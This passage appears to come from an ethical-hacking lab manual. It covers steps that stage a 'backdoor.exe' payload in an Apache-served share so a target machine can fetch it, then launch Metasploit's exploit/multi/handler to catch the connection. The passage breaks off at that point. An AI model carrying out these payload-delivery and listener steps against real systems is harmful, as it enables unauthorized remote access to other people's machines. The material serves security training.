
   Note: To create a new directory to share the **backdoor.exe** file with the target machine and provide the permissions, use the below commands:

   - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
   - Type **chmod -R 755 /var/www/html/share** and press **Enter**
   - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**


9. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/backdoor.exe /var/www/html/share/** in the terminal window and press **Enter**.



10. Start the Apache server by typing **service apache2 start** and press **Enter**.




11. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.



12. In Metasploit type **use exploit/multi/handler** and press **Enter**.

